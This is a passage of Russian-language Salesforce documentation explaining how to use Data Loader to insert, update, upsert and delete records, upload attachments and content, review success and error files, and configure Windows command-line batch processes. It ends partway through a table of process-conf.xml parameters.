## Вставка, обновление или удаление данных посредством приложения Data Loader

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для вставки записей (Insert):                    | «Создание» для записи                      |
| Для обновления записей (Update):                 | «Редактирование» для записи                |
| Для обновления и вставки записей (Upsert):       | «Создание» или «Редактирование» для записи |
| Для удаления записей (Delete):                   | «Удаление» для записи                      |
| Для необратимого удаления записей (Hard Delete): | «Удаление» для записи                      |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Мастеры вставки (Insert), обновления (Update), обновления и вставки (Upsert), удаления (Delete) и необратимого удаления (Hard Delete) в приложении Data Loader позволяют создавать, изменять или удалять текущие записи. Обратите внимание, что под «обновлением и вставкой» (Upsert) понимаются операции вставки (Insert) и обновления (Update). Если запись в файле соответствует текущей записи, то текущая запись обновляется значениями из файла. В противном случае создается новая запись. При использовании необратимого удаления записи удаляются незамедлительно и не перемещаются в корзину. Дополнительную информацию см. в разделе «[Настройка Data Loader](#)» на странице 773.

- Откройте приложение Data Loader.
- Нажмите кнопку **Вставка (Insert), Обновление (Update), Вставка и обновление (Upsert), Удаление (Delete)** или **Безвозвратное удаление (Hard Delete)**. Данные команды также отображаются в меню File.
- Введите имя пользователя и пароль Salesforce. Чтобы выполнить вход, нажмите кнопку **Вход (Log in)**. Если вход выполнен, нажмите кнопку **Далее (Next)**. (При выходе из системы или закрытии программы требуется повторный вход.)

Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение эл. почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *МойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *МойПарольXXXXXXXXXX*.

- Выберите нужный объект. Например, чтобы вставить записи организаций, выберите объект **Account**. Если имя объекта отсутствует в стандартном списке, установите флажок **Show all objects**, чтобы просмотреть полный список доступных объектов. Объекты отображаются по локализованной метке, а имя разработчика выделено скобками. Дополнительную информацию см. в документе [Object Reference for Salesforce and Force.com](#).
- Чтобы выбрать нужный CSV-файл, нажмите кнопку **Обзор... (Browse...)**. Например, при вставке записей организаций выберите CSV-файл *insertaccounts.csv*, содержащий столбец Name, предназначенный для имен новых организаций.
- Нажмите кнопку **Далее (Next)**. Нажмите кнопку **ОК** после инициализации объекта и CSV-файла.
- При выполнении операций обновления и вставки:
  - CSV-файл должен содержать столбец со значениями кода для сопоставления с текущими записями. Столбец может содержать внешний код (настраиваемое поле с атрибутом «Внешний код») или поле Id (код записи Salesforce).

Выберите поле для сопоставления из раскрывающегося списка. Если объект не содержит полей внешнего кода, то поле Id используется автоматически. Нажмите кнопку **Далее (Next)**.

- b. Если файл содержит внешние коды объекта, связанного с выбранным объектом, включите внешний код для сопоставления записей путем выбора имени из раскрывающегося списка. В противном случае воспользуйтесь полем Id связанного объекта путем его соотнесения в следующем действии. Нажмите кнопку **Далее (Next)**.
8. Определите способ соотнесения столбцов CSV-файла с полями Salesforce. Чтобы выбрать текущее соотнесение полей, щелкните **Выбрать существующую карту (Choose an Existing Map)**. Чтобы создать или изменить текущее соотнесение, щелкните **Создать или редактировать карту (Create or Edit a Map)**. Дополнительные сведения и пример использования см. в разделе [«Определение соотнесений полей Data Loader»](#) на странице 781.
9. Нажмите кнопку **Далее (Next)**.
10. Приложение Data Loader создает два уникальных CSV-файла для каждой операции; имя одного файла начинается со слова success, а имя другого со слова error. Чтобы выбрать каталог для данных файлов, нажмите кнопку **Обзор... (Browse...)**.
11. Чтобы выполнить операцию, нажмите кнопки **Закончить (Finish)** и **Да (Yes)**.
12. При выполнении операции статус перемещения данных отображается в информационном окне.
13. Результаты выполнения операции отображаются в окне подтверждения. Чтобы просмотреть файл success, нажмите кнопку **Показать файлы success (View Successes)**. Чтобы просмотреть файл error, нажмите кнопку **Показать файлы error (View Errors)**. Чтобы закрыть окно, нажмите кнопку **ОК**. Дополнительную информацию см. в разделе [«Проверка выходных файлов Data Loader»](#) на странице 786.



#### Совет:

- Советы и рекомендации по обновлению или удалению больших объемов данных см. в разделах [«Выполнение пакетных обновлений»](#) и [«Выполнение пакетных удалений»](#).
- Если включена поддержка Bulk API, то обработка 100 записей ограничивается пятью минутами. Если обработка файла занимает более 10 минут, то интерфейс Bulk API добавляет остаток файла в очередь для более поздней обработки. Если последующие попытки, предпринимаемые интерфейсом Bulk API, также превышают 10-минутное ограничение, то файл добавляется в очередь и выполняется повторно не более 10 раз. Если повторные обработки файла также завершились сбоем, то операция помечается как неудачная. Некоторые записи могут быть обработаны несмотря на неудачную общую обработку. Рекомендуем проверить результаты выполнения операции. Если время загрузки файла превышает допустимое ограничение, разделите файл на несколько частей и повторите попытку.

## Выполнение пакетных обновлений

Чтобы одновременно обновить большое количество записей, выполните указанные ниже действия.

1. Чтобы получить данные, выполните экспорт нужных объектов или запустите отчет. Убедитесь, что отчет содержит код записи.
2. Сохраните дополнительную копию созданного CSV-файла.
3. Откройте рабочий файл в CSV-редакторе (например, Excel) и обновите данные.
4. Запустите приложение Data Loader и выполните инструкции мастера обновления. Обратите внимание, что сопоставление выполняется по коду записи. См. раздел [«Вставка, обновление или удаление данных посредством приложения Data Loader»](#) на странице 782.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

- По завершении просмотрите файлы success и error. См. раздел [«Проверка выходных файлов Data Loader»](#) на странице 786.
- Чтобы восстановить предыдущие значения записи, воспользуйтесь файлом резервной копии.

### Выполнение пакетных удалений

Чтобы одновременно удалить большое количество записей с помощью приложения Data Loader, выполните указанные ниже действия.

- Выберите все поля и выполните экспорт записей, подлежащих удалению. (См. раздел [«Экспорт данных»](#) на странице 780.) Сохраните дополнительную копию созданного CSV-файла.
- Выберите только поле «Код записи» и выполните повторный экспорт записей, подлежащих удалению.
- Запустите приложение Data Loader и выполните инструкции мастера удаления. Соотнесите только столбец «Код». См. раздел [«Вставка, обновление или удаление данных посредством приложения Data Loader»](#) на странице 782.
- По завершении просмотрите файлы success и error. См. раздел [«Проверка выходных файлов Data Loader»](#) на странице 786.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### Загрузка вложений

Приложение Data Loader может использоваться для загрузки вложений в систему Salesforce. Прежде чем загрузить вложения, просмотрите рекомендации ниже.

- Чтобы загрузить данные посредством интерфейса Bulk API, убедитесь в наличии флажка Upload Bulk API Batch as Zip File в меню **Settings > Settings**.
- Если вложения переносятся из исходной организации Salesforce в целевую организацию Salesforce, рекомендуем сначала отправить запрос на экспорт данных для исходной организации. Чтобы добавить файл Attachment.csv в экспорт, установите флажок Include Attachments... на странице Schedule Export. Данный CSV-файл может использоваться для загрузки вложений. Дополнительную информацию об услуге экспорта см. в разделе [«Экспорт резервных данных»](#) на странице 827.

Чтобы загрузить вложения, выполните указанные ниже действия.

- Убедитесь, что CSV-файл, который должен использоваться для импорта вложений, содержит обязательные столбцы ниже (каждый столбец соответствует полю Salesforce).
  - ParentId: код родительской записи в системе Salesforce.
  - Name: имя файла вложения (например, myattachment.jpg).
  - Body: абсолютный путь к вложению на локальном диске.

Убедитесь, что значения в столбце Body содержат полное имя файла вложения, используемое для хранения файла в компьютере. Например, если вложение моеvlozhenie.jpg хранится в компьютере по адресу C:\Export, то столбец Body должен содержать значение C:\Export\моеvlozhenie.jpg. Ниже приведен пример CSV-файла.




```
ParentId, Name, Body
5003000000VDowAAG, attachment1.jpg, C:\Export\attachment1.gif
70130000000iNHAAAY, attachment2.doc, C:\Export\files\attachment2.doc
```

CSV-файл может также содержать другие дополнительные поля вложений (например, Description).

2. Выполните операцию вставки или обновления и вставки (см. раздел «[Вставка, обновление или удаление данных посредством приложения Data Loader](#)» на странице 782). Установите флажок Show all Salesforce objects и выберите имя объекта Attachment из списка в действии Select data objects.

## Загрузка содержимого посредством приложения Data Loader

Приложение Data Loader позволяет выполнять пакетную загрузку документов и ссылок в библиотеки Salesforce CRM Content. Прежде чем загрузить документы или ссылки, просмотрите приведенные ниже рекомендации.

- Чтобы загрузить данные посредством интерфейса Bulk API, убедитесь в наличии флажка Upload Bulk API Batch as Zip File в меню **Settings > Settings**.
  - Если приложение Data Loader используется для загрузки документа с локального диска, укажите путь в полях VersionData и PathOnClient, доступных в CSV-файле. Поле VersionData определяет расположение и извлекает формат, а поле PathOnClient определяет тип загружаемого документа.
  - Если приложение Data Loader используется для загрузки ссылки, укажите URL-адрес в поле ContentUrl. Не используйте поле PathOnClient или VersionData для загрузки ссылок.
  - Приложение Data Loader не может использоваться для экспорта содержимого.
  - Если вы обновляете содержимое, которое вы уже передали:
    - Выполните функцию «Вставка».
    - Включите столбец ContentDocumentId с идентификатором из 18 символов. Salesforce с помощью этой информации определяет, что вы обновляете содержимое. Когда вы сопоставляете ContentDocumentId, обновления добавляются в файл содержимого. Если не включить ContentDocumentId, то содержимое обрабатывается как новое и файл содержимого не обновляется.
1. Создайте CSV-файл, содержащий перечисленные ниже поля.
    - Title: имя файла.
    - Description: описание файла или ссылки (дополнительно).
      -  **Прим.:** Описание, содержащее запятые, должно быть окружено двойными кавычками.
    - VersionData: полный путь к файлу на локальном диске (только для загрузки документов).
      -  **Прим.:** Загруженный файл преобразуется в Base-64. Данное действие увеличивает размер файла примерно на 30 %.
    - PathOnClient: полный путь к файлу на локальном диске (только для загрузки документов).
    - ContentUrl: URL-адрес (только для загрузки ссылок).
    - OwnerId: ответственный за файл; по умолчанию пользователь, загружающий файл (дополнительно).
    - FirstPublishLocationId: код библиотеки.
    - RecordTypeId: идентификатор типа записи.
      -  **Прим.:** Поле RecordTypeId является обязательным при публикации в библиотеку с ограниченными типами записи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Чтобы определить значения поля RecordTypeId посредством приложения Data Loader, выполните действия, указанные в разделе «Экспорт данных». Ниже приведен пример SOQL-запроса.

```
Select Id, Name FROM RecordType WHERE SubjectType = 'ContentVersion'
```

Чтобы определить значения поля RecordTypeId посредством инструментария AJAX Toolkit, выполните указанные ниже действия.

- a. Выполните вход в систему Salesforce.
- b. Заполните адресную строку обозревателя следующим URL-адресом:  
<http://имя.Экземпляра.salesforce.com/soap/ajax/36.0/debugshell.html>. Замените *имя.Экземпляра* нужным значением (например, *na1*). Параметр *имя.Экземпляра* отображается в адресном поле обозревателя после входа в систему Salesforce.

- c. Введите строку ниже на странице AJAX Toolkit Shell.

```
sforce.connection.describeSObject("ContentVersion")
```

- d. Нажмите клавишу **Enter**.
- e. Щелкните по стрелкам для recordTypeInfo.

При этом отображаются все значения поля RecordTypeId, заданные для организации.

- TagsCsv: тег (дополнительно).

Ниже приведен пример CSV-файла.

```
Title,Description,VersionData,PathOnClient,OwnerId,FirstPublishLocationId,RecordTypeId,TagsCsv
testfile,"This is a test file, use for bulk
upload",c:\files\testfile.pdf,c:\files\testfile.pdf,0050000000000000,058700000004Cd0,012300000008o2sAQG,one
```

2. Загрузите CSV-файл для объекта ContentVersion (см. раздел «Вставка, обновление или удаление данных посредством приложения Data Loader» на странице 782). Все документы и ссылки доступны в указанной библиотеке.

## Проверка выходных файлов Data Loader

После каждой операции импорта или экспорта приложение Data Loader создает два CSV-файла результатов. Имя одного файла начинается со слова success, а имя другого со слова error. Во время каждой операции экспорта приложение Data Loader сохраняет извлеченные данные в CSV-файл, выбранный пользователем в мастере. Приложение Data Loader поддерживает встроенное средство просмотра CSV-файлов, которое позволяет открывать и просматривать файлы данного типа.

Чтобы просмотреть выходные файлы Data Loader, выполните указанные ниже действия.

1. Последовательно выберите **Показать (View) > Показать CSV (View CSV)**.
2. Укажите количество строк для просмотра. Каждая строка CSV-файла соответствует одной записи Salesforce. Значение по умолчанию — 1 000.
3. Чтобы просмотреть выбранный CSV-файл, нажмите кнопку **Открыть CSV (Open CSV)**. Чтобы просмотреть последний файл success, нажмите кнопку **Открыть файл success (Open Success)**. Чтобы просмотреть последний файл error, нажмите кнопку **Открыть файл error (Open Error)**. CSV-файл откроется в новом окне.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**



4. Чтобы открыть файл в связанной внешней программе (например, Microsoft® Office Excel), нажмите кнопку **Открыть во внешней программе (Open in External Program)**.

Файл success содержит все записи, загрузка которых выполнена без ошибок. Данный файл содержит столбец для отображения кодов созданных записей. Файл error содержит все записи, загрузка которых отклонена. Данный файл содержит столбец для отображения причин сбоя загрузки.

5. Чтобы открыть окно выбора CSV-файла (CSV Chooser), нажмите кнопку **Закрыть (Close)**. Чтобы закрыть окно, нажмите кнопку **ОК**.



**Прим.:** Чтобы создать файлы success при выполнении экспорта данных, установите флажок `Generate status files for exports`. Дополнительную информацию см. в разделе [«Настройка Data Loader»](#) на странице 773.

## Просмотр файла журнала приложения Data Loader

Системные журналы, отслеживающие операции и сетевые подключения, выполняемые приложением Data Loader, могут использоваться для определения ошибок, возникающих во время работы приложения Data Loader, или быть отправлены сотрудникам службы поддержки Salesforce при получении соответствующего запроса.

Файл журнала `sd1.log` содержит подробный хронологический список записей журнала приложения Data Loader. Записи журнала с меткой INFO являются процедурными элементами (например, вход в систему Salesforce и выход из нее). Записи журнала с меткой ERROR являются ошибками (например, отсутствие обязательного поля в отправленной записи). Для просмотра файла журнала можно использовать любой доступный текстовый редактор (например, Блокнот).

Если вы пользуетесь приложением Data Loader для Windows, то для просмотра файла журнала можно ввести `%TEMP%\sd1.log` либо в диалоговом окне «Выполнить», либо в адресной строке Проводника Windows.

Если вы пользуетесь приложением Data Loader для Mac OSX, то для просмотра файла журнала откройте терминал и введите `open $TMPDIR/sd1.log`.

Если вход в систему не может быть выполнен посредством пользовательского интерфейса, рекомендуем получить новый маркер безопасности.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Выполнение пакетных процессов (только Windows)

### Пакетный режим



**Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы запустить приложение Data Loader в пакетном режиме, воспользуйтесь командной строкой. Дополнительную информацию см. в разделах ниже.


- [Установленные каталоги и файлы](#)
- [Шифрование из командной строки](#)
- [Обновление интерфейса пакетного режима](#)
- [Интерфейс командной строки Data Loader](#)
- [Настройка пакетных процессов](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

- [Параметры конфигурации процессов Data Loader](#)
- [Операции командной строки Data Loader](#)
- [Настройка доступа к базе данных](#)
- [Соотнесение столбцов](#)
- [Выполнение отдельных пакетных процессов](#)
- [Объекты доступа к данным](#)

 **Прим.:** Дополнительную информацию об использовании пакетного режима посредством командной строки 8.0 или более ранней версии см. в разделе «[Обновление интерфейса пакетного режима](#)» на странице 789.

## Установленные каталоги и файлы

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

При установке приложения [Data Loader 8.0](#) или более поздней версии каталог установки дополняется несколькими подкаталогами. Ниже перечислены каталоги, используемые для запуска программы из командной строки для автоматической пакетной обработки.

### bin

Данный каталог содержит пакетные файлы `encrypt.bat` для [шифрования паролей](#) и `process.bat` для [выполнения пакетных процессов](#).

Дополнительную информацию о запуске приложения Data Loader из командной строки см. в разделе «[Интерфейс командной строки Data Loader](#)» на странице 790.

### conf

Стандартный каталог конфигурации. Данный каталог содержит файлы конфигурации `config.properties`, `Loader.class` и `log-conf.xml`.

Файл `config.properties`, созданный при изменении диалогового окна Settings в графическом пользовательском интерфейсе, хранится в следующей папке: `C:\Documents and Settings\имя_пользователя\Windows\Application Data\Salesforce\Data Loader номер_версии`. Данный файл может быть скопирован в каталог установки `conf` для использования в пакетных процессах.

The `log-conf.xml` file is included with version 35.0 of the Data Loader for Windows installer. The `log-conf.xml` is located at `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` for the current user, and `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` for all users.

### samples

Данный каталог содержит подкаталоги опорных файлов-примеров.

## Правило использования пути к файлу

Пути, рассмотренные в данных разделах, начинаются на один уровень ниже каталога установки. Например, путь `\bin` соответствует пути `C:\Program Files\Salesforce\Data Loader номер_версии\bin`, при условии использования стандартного каталога установки. При использовании другого каталога введите соответствующий путь.


## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**



## Шифрование из командной строки

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то перечисленные ниже параметры конфигурации должны быть зашифрованы.

- `sfdc.password`
- `sfdc.proxyPassword`

Приложение Data Loader поддерживает служебную программу шифрования, защищающую пароли, указанные в файлах конфигурации. Данная служебная программа используется для шифрования паролей, но не поддерживает шифрование данных, переданных посредством приложения Data Loader.

1. Запустите файл `\bin\encrypt.bat`.
2. Чтобы выполнить действия ниже, воспользуйтесь подсказками в командной строке.

### Создание ключа

Текст ключа генерируется на основе введенного текста. Аккуратно скопируйте текст ключа в файл ключей, пропуская все начальные и конечные пробелы. Файл ключей может использоваться для шифрования и расшифровки.


### Шифрование текста

Создайте зашифрованную версию пароля или любого другого текста. При необходимости укажите файл ключей для шифрования. Убедитесь, что зашифрованный текст скопирован правильно, а файл ключей упоминается в файле конфигурации.

### Проверка зашифрованного текста

При наличии зашифрованного и расшифрованного паролей убедитесь, что зашифрованный пароль соответствует расшифрованному. Сообщение об успешном или неудачном выполнении отображается в командной строке.

## Обновление интерфейса пакетного режима

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Интерфейс пакетного режима в приложении Data Loader 8.0 или более поздней версии не имеет обратной совместимости с предыдущими версиями. Ниже перечислены действия, доступные при выполнении пакетных процессов посредством приложения Data Loader более ранней версии, чем 8.0.

### Сохранение предыдущей версии для использования пакетов

Не рекомендуем удалять предыдущую версию приложения Data Loader. Данная версия может использоваться для выполнения пакетных процессов. В отличие от новых функций (например, подключение к базе данных), интеграции будут доступны пользователям в полном объеме. При необходимости новая версия может быть установлена в качестве дополнения к предыдущей версии, которая будет использоваться только для выполнения пакетных процессов.

### Создание файла `config.properties` в новом графическом пользовательском интерфейсе

Новый графический пользовательский интерфейс может использоваться для создания файла `config.properties` и настройки тех же свойств только в том случае, если исходный файл был создан посредством графического пользовательского интерфейса. Новый файл может использоваться в новом интерфейсе пакетного режима.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### Обновление файла `config.properties` вручную

Преыдущий файл `config.properties`, созданный вручную, должен быть обновлен вручную. Дополнительную информацию см. в разделе «Установленные каталоги и файлы» на странице 788.

## Интерфейс командной строки Data Loader

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы выполнить автоматическую пакетную операцию (например, ночные загрузки и извлечения), рекомендуем запустить приложение Data Loader посредством командной строки. Прежде чем выполнить любую пакетную операцию, убедитесь, что файл конфигурации содержит зашифрованный пароль. Дополнительную информацию см. в разделах «Знакомство с Data Loader» на странице 808 и «Шифрование из командной строки» на странице 789. В командной строке выберите каталог `bin` и введите имя файла `process.bat` со следующими параметрами:

- Каталог, содержащий файл `config.properties`.
- Имя компонента пакетного процесса, хранящегося в файле `process-conf.xml`.

Файл `log-conf.xml`, включенный в версию 35.0 Загрузчика данных для программы установки Windows. Файл `log-conf.xml` расположен по адресу `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` для текущего пользователя, и `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` для всех пользователей.

Дополнительную информацию об использовании файла `process.bat` см. в разделе «Выполнение отдельных пакетных процессов» на странице 808.

Чтобы просмотреть советы и рекомендации, добавьте `-help` к команде, хранящейся в файле `process.bat`.

Приложение Data Loader выполняет любую операцию, файл или соотношение, указанное в выбранном файле конфигурации. Если каталог конфигурации не выбран пользователем, то приложение использует текущий каталог. По умолчанию файлы конфигурации Data Loader устанавливаются в следующую область:

```
C:\Program Files\Salesforce\Data Loader номер версии\conf
```


Чтобы настроить пакетную обработку, воспользуйтесь файлом `process-conf.xml`. Укажите имя процесса в атрибуте `id` элемента `bean` (например, `<bean id="мосИмяПроцесса">`).

Чтобы внедрить расширенное ведение журналов, воспользуйтесь копией файла `log-conf.xml`.

Чтобы изменить параметры во время выполнения, введите `параметр=значение` в качестве программных аргументов. Например, добавление строки `process.operation=insert` в команду инициирует изменение конфигурации во время выполнения.

При необходимости задайте минимальный и максимальный размеры динамической памяти. Например, строка `-Xms256m -Xmx256m` задает размер динамической памяти, равный 256 Мб.

 **Прим.:** Данные разделы применяются только к приложению Data Loader 8.0 или более поздней версии.


 **Совет:** Если не удастся выполнить вход посредством интерфейса командной строки после установки новой версии приложения Data Loader, рекомендуем повторно зашифровать пароль.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

## Настройка пакетных процессов

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы настроить процессы Data Loader, представленные компонентами ProcessRunner, воспользуйтесь файлом `\samples\conf\process-conf.xml`. Процесс должен использовать ProcessRunner в качестве атрибута `class` и указанный ниже набор свойств в файле конфигурации.

### name

Имя компонента ProcessRunner. Кроме того, данное значение может использоваться в качестве негруппового имени потока, а также в файлах резервирования конфигурации (см. ниже).

### configOverrideMap

Свойство типа `map`, где каждая запись представляет параметр конфигурации: ключ — это имя параметра, а значение — это значение параметра.

### enableLastRunOutput

Если задано значение «истина» (по умолчанию), то файлы результатов, содержащие сведения о последнем запуске (например, `sendAccountsFile_lastrun.properties`), создаются и сохраняются в каталоге, указанном в свойстве `lastRunOutputDirectory`. В противном случае создание и сохранение файлов не выполняется.


### lastRunOutputDirectory

Каталог, в который добавляются файлы результатов, содержащие сведения о последнем запуске (например, `sendAccountsFile_lastrun.properties`). Значение по умолчанию: `\conf`. Если свойству `enableLastRunOutput` задано значение «ложь», то данное значение не используется, так как файлы не создаются.


Файл резервирования конфигурации хранит значения параметров конфигурации, заданные при последнем запуске, для выполнения отладки, а также используется для загрузки стандартных параметров конфигурации в файл `config.properties`. Параметры свойства `configOverrideMap` имеют преимущество над параметрами файла резервирования конфигурации. Файл резервирования конфигурации управляется программным способом и не требует ручного редактирования.

Дополнительную информацию о доступных параметрах конфигурации процессов см. в разделе [«Параметры конфигурации процессов Data Loader»](#) на странице 791.

## Параметры конфигурации процессов Data Loader

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается из командной строки, то файл `process-conf.xml` может содержать указанные ниже параметры конфигурации. В некоторых случаях параметры отображаются в графическом пользовательском интерфейсе при просмотре меню **Settings > Settings**.

 **Совет:** Файл-пример `process-conf.xml` хранится в каталоге `\samples`, который устанавливается вместе с приложением Data Loader.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

| Имя параметра                          | Тип данных | Эквивалент в диалоговом окне Settings | Описание   |
|--|------------|---------------------------------------|--|
| <code>dataAccess.readUTF8</code>       | логический | Read all CSVs with UTF-8 encoding     | Чтобы открывать любые файлы только в кодировке UTF-8, установите данный флажок.<br>Выборочное значение: true   |
| <code>dataAccess.writeUTF8</code>      | логический | Write all CSVs with UTF-8 encoding    | Чтобы записывать файлы только в кодировке UTF-8, установите данный флажок.<br>Выборочное значение: true  |
| <code>dataAccess.name</code>           | строковый  | —                                     | Имя источника данных (например, имя CSV-файла). При использовании баз данных добавьте имя конфигурации базы данных в файл <code>database-conf.xml</code> .<br>Выборочное значение:<br>c:\dataloader\data\extractLead.csv   |
| <code>dataAccess.readBatchSize</code>  | числовой   | —                                     | Количество записей, считываемых одновременно из базы данных. Максимальное значение — 200.<br>Выборочное значение: 50   |
| <code>dataAccess.type</code>           | строковый  | —                                     | Стандартный или настраиваемый тип источника данных. Стандартные типы: <code>csvWriter</code> , <code>csvRead</code> , <code>databaseWrite</code> и <code>databaseRead</code> .<br>Выборочное значение: <code>csvWrite</code>   |
| <code>dataAccess.writeBatchSize</code> | числовой   | —                                     | Количество записей, записываемых одновременно в базу данных. Максимальное значение — 2 000. Обратите внимание на импликацию для большого значения параметра: при возникновении ошибки все записи пакета возвращаются к исходному состоянию. При выборе значения «1» записи обрабатываются по отдельности, а ошибки относятся только к определенной записи. Рекомендуем использовать значение «1» для определения проблем, возникших в результате записи в базу данных.<br>Выборочное значение: 500 |

| Имя параметра                                  | Тип данных            | Эквивалент в диалоговом окне Settings | Описание  |
|--|-----------------------|---------------------------------------|---|
| <code>process.enableExtractStatusOutput</code> | логический            | Generate status files for exports     | Чтобы создавать файлы success и error при экспорте данных, установите данный флажок.<br>Выборочное значение: true   |
| <code>process.enableLastRunOutput</code>       | логический            | —                                     | Если приложение Data Loader выполняется в пакетном режиме, то создание файлов результатов (например, <code>sendAccountsFile_lastRun.properties</code> ) может быть отключено. По умолчанию файлы такого типа сохраняются в каталог <code>conf</code> .<br>Чтобы остановить запись данных файлов, выберите значение <code>false</code> .<br><br>Чтобы изменить каталог, используемый для хранения данных файлов, воспользуйтесь параметром <a href="#">process.lastRunOutputDirectory</a> .<br>Выборочное значение: true |
| <code>process.encryptionKeyFile</code>         | строковый (имя файла) | —                                     | Имя файла, содержащего ключ шифрования. См. раздел « <a href="#">Шифрование из командной строки</a> » на странице 789.<br>Выборочное значение:<br><code>c:\dataloader\conf\my.key</code>  |
| <code>process.initialLastRunDate</code>        | дата                  | —                                     | Исходная настройка для параметра <code>process.lastRunDate</code> , которая может использоваться в строке SQL и автоматически обновляться при успешном выполнении процесса. Дополнительную информацию о синтаксисе формата даты см. в подразделе « <a href="#">Форматы дат</a> » на странице 778.<br><br>Рекомендуем использовать следующий формат:<br><code>гггг-ММ-ддВЧЧ:мм:сс.ССС+/-ЧЧмм</code> .<br>Например: <code>2006-04-13В13:50:32.423-0700</code>   |
| <code>process.lastRunOutputDirectory</code>    | строковый (каталог)   | —                                     | Если приложение Data Loader выполняется в пакетном режиме, то каталог, используемый для записи файлов результатов (например, <code>sendAccountsFile_lastRun.properties</code> ),  |

| Имя параметра                              | Тип данных            | Эквивалент в диалоговом окне Settings | Описание   |
|--|-----------------------|---------------------------------------|--|
|  |                       |                                       | <p>может быть изменен. По умолчанию файлы такого типа сохраняются в каталог <code>\conf</code>.<br/>                     Чтобы изменить каталог, введите полный путь к нужному каталогу в данный параметр.<br/>                     Чтобы остановить запись файлов, воспользуйтесь параметром <a href="#">process.enableLastRunOutput</a>.</p> |
| <code>process.loadRowToStartAt</code>      | числовой              | Start at row                          | <p>Данное поле позволяет продолжить выполнение последней неудачной операции со строки, в которой завершилось выполнение последней успешной операции.<br/>                     Выборочное значение: 1008</p>  |
| <code>process.mappingFile</code>           | строковый (имя файла) | —                                     | <p>Имя нужного файла соотнесения полей. См. раздел «<a href="#">Соотнесение столбцов</a>» на странице 806.<br/>                     Выборочное значение:<br/> <code>c:\dataloader\conf\accountExtractMap.sdl</code></p>  |
| <code>process.operation</code>             | строковый             | —                                     | <p>Операция, которая должна быть выполнена. См. раздел «<a href="#">Операции командной строки Data Loader</a>» на странице 801.<br/>                     Выборочное значение: <code>extract</code></p>   |
| <code>process.statusOutputDirectory</code> | строковый (каталог)   | —                                     | <p>Каталог, используемый для хранения файлов результатов <code>success</code> и <code>error</code>. Если файл <code>process-conf.xml</code> не содержит иных указаний, то имена файлов создаются автоматически для каждой операции.<br/>                     Выборочное значение:<br/> <code>c:\dataloader\status</code></p>                   |
| <code>process.outputError</code>           | строковый (имя файла) | —                                     | <p>Имя CSV-файла, хранящего сведения об ошибках, возникших в результате выполнения последней операции.<br/>                     Выборочное значение:<br/> <code>c:\dataloader\status\myProcessErrors.csv</code></p>  |
| <code>process.outputSuccess</code>         | строковый (имя файла) | —                                     | <p>Имя CSV-файла, хранящего сведения об успешном выполнении последней операции. Также см. параметр</p>   |

| Имя параметра                   | Тип данных | Эквивалент в диалоговом окне Settings | Описание  |
|---------------------------------|------------|---------------------------------------|---|
